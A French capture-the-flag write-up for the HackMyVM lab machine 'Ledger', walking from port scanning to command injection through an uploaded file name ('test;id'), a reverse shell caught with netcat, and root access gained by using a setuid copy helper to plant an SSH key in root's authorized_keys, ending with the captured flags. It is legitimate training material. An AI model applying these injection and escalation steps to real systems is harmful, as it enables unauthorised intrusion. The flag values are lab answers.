Ledger
Ledger est machine de niveau facile de la plateforme HackMyVm créer par noneofyour, la machine enseigne l'injection de commande dans le nom du fichier a uploader

Reconnaissance - IP Cible - Scan de ports
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1	52:54:00:12:35:00	QEMU
10.0.2.2	08:00:27:99:b7:74	PCS Systemtechnik GmbH
10.0.2.113	08:00:27:97:b7:12	PCS Systemtechnik GmbH
nous avons identifiant l’adresse IP Victime qui est 10.0.2.113
nous allons effectuer une balaye de port sur la plage 1-65535
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.113
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 05:34 -0400
Nmap scan report for 10.0.2.113
Host is up (0.0020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 08:00:27:97:B7:12 (Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,5000 -A -O -sCV 10.0.2.113
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-21 05:38 -0400
Nmap scan report for 10.0.2.113
Host is up (0.0016s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
5000/tcp open  http    Werkzeug httpd 3.1.8 (Python 3.13.5)
|_http-title: SimpleLedger \xE2\x80\x94 Internal Accounting
|_http-server-header: Werkzeug/3.1.8 Python/3.13.5
MAC Address: 08:00:27:97:B7:12 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 - 5.10 (97%), OpenWrt 21.02 (Linux 5.4) (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 4.15 - 5.19 (97%), Linux 4.19 (95%), Linux 6.0 (95%), Linux 4.10 (95%), Linux 5.0 - 5.14 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (93%), Linux 2.6.32 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nous avons 2 ports ouvert 22 pour le SSH et 80 pour HTTP
Enumération web
nous avons essayer d’accès au site web pour une reconnaissance passive

le site web nous propose deux options la generation du rapport et Importation du transaction en CSV
nous allons essayer d’importer un fichier sous un autre format diffèrent de CSV

notre fichier a été bien importer, Remarque important le nom du fichier est directement passer a la commande hledger, vérifions l’injection de commande via le nom du fichier
1
2
┌──(d4fl0n㉿kali)-[~]
└─$ touch 'test;id'
nous avons créer notre fichier pour tenter une injection de commande

notre commande a bien été exécuter avec succès
Exploitation - Reverse shell
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.113] 32802
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Exploitation - Shell interactive
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.113] 32802
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -q /dev/null -c bash
www-data@ledger:~/simpleledger$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 4444

www-data@ledger:~/simpleledger$ export TERM=xterm-256color
www-data@ledger:~/simpleledger$ stty rows 49 cols 258
www-data@ledger:~/simpleledger$ source /etc/skel/.bashrc
www-data@ledger:~/simpleledger$ reset
Post exploitation - Enumération
1
2
3
4
www-data@ledger:~/simpleledger$ find / -perm -4000 2>/dev/null
. . . .
/usr/local/bin/ledger-archiver
. . . .
le code de notre binaire qui a la permission SETUID
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
www-data@ledger:~/simpleledger$ cat /opt/ledger-archiver/ledger-archiver.c
/*
 * ledger-archiver - archive (copy) a ledger file into the protected backup store.
 *
 * The backup storage lives under a root-owned directory, so this helper is
 * installed setuid root in order to read the source and write the destination
 * with root privileges.
 *
 * Usage: ledger-archiver <source-file> <destination-file>
 *
 * Build: gcc -o ledger-archiver ledger-archiver.c
 *        chown root:root ledger-archiver
 *        chmod 4755 ledger-archiver
 */
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc != 3) {
        fprintf(stderr, "Usage: %s <source-file> <destination-file>\n", argv[0]);
        fprintf(stderr, "Archive a ledger file into the protected backup store.\n");
        return 1;
    }

    int fd_in = open(argv[1], O_RDONLY);
    if (fd_in < 0) {
        perror("open source");
        return 1;
    }

    int fd_out = open(argv[2], O_WRONLY | O_CREAT | O_TRUNC, 0644);
    if (fd_out < 0) {
        perror("open destination");
        close(fd_in);
        return 1;
    }

    char buf[4096];
    ssize_t n;
    while ((n = read(fd_in, buf, sizeof(buf))) > 0) {
        if (write(fd_out, buf, n) != n) {
            perror("write");
            close(fd_in);
            close(fd_out);
            return 1;
        }
    }

    close(fd_in);
    close(fd_out);
    printf("Archived %s -> %s\n", argv[1], argv[2]);
    return 0;
}
c’est code C du binaire permet de lire un fichier qui est fournit comme entre et de rédiger la sortie du même fichier avec une destination fournis et accorde aussi la permission 0644 au fichier de sortie
nous allons essayer de régénérer notre clé ssh avec ssh-keygen et utilise le binaire ledger pour escaler au compte root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
www-data@ledger:~$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/var/www/.ssh/id_ed25519): /tmp/id_rsa
Enter passphrase for "/tmp/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa
Your public key has been saved in /tmp/id_rsa.pub
The key fingerprint is:
SHA256:U6kfVQpwfQkB/zFxJ/3FiUfGi/4dYwA2+4aIO8Jdfjs www-data@ledger
The key's randomart image is:
+--[ED25519 256]--+
|        ..+oooB*+|
|         . B.++B=|
|          + B.= +|
|         o o + +.|
|        S o + o  |
|       . = o + + |
|    . . + . . o +|
|     o + . E   ..|
|      . . ..o    |
+----[SHA256]-----+
1
2
3
www-data@ledger:~$ /usr/local/bin/ledger-archiver /tmp/id_rsa.pub /root/.ssh/authorized_keys
Archived /tmp/id_rsa.pub -> /root/.ssh/authorized_keys
www-data@ledger:~$
Priv root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@ledger:~$ ssh root@localhost -i /tmp/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:QBP36fAp1m8tMzSKxHgEkbPLBv8gFftMBTbuc0M4gWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Linux ledger 6.12.107+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@ledger:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ledger:~#
flag
1
2
3
4
root@ledger:~# find / -name user.txt -o -name root.txt | xargs cat
HMV{user-8b04d5e3775d298e78455efc5ca404d5}
HMV{root-9726255eec083aa56dc0449a21b33190}
root@ledger:~#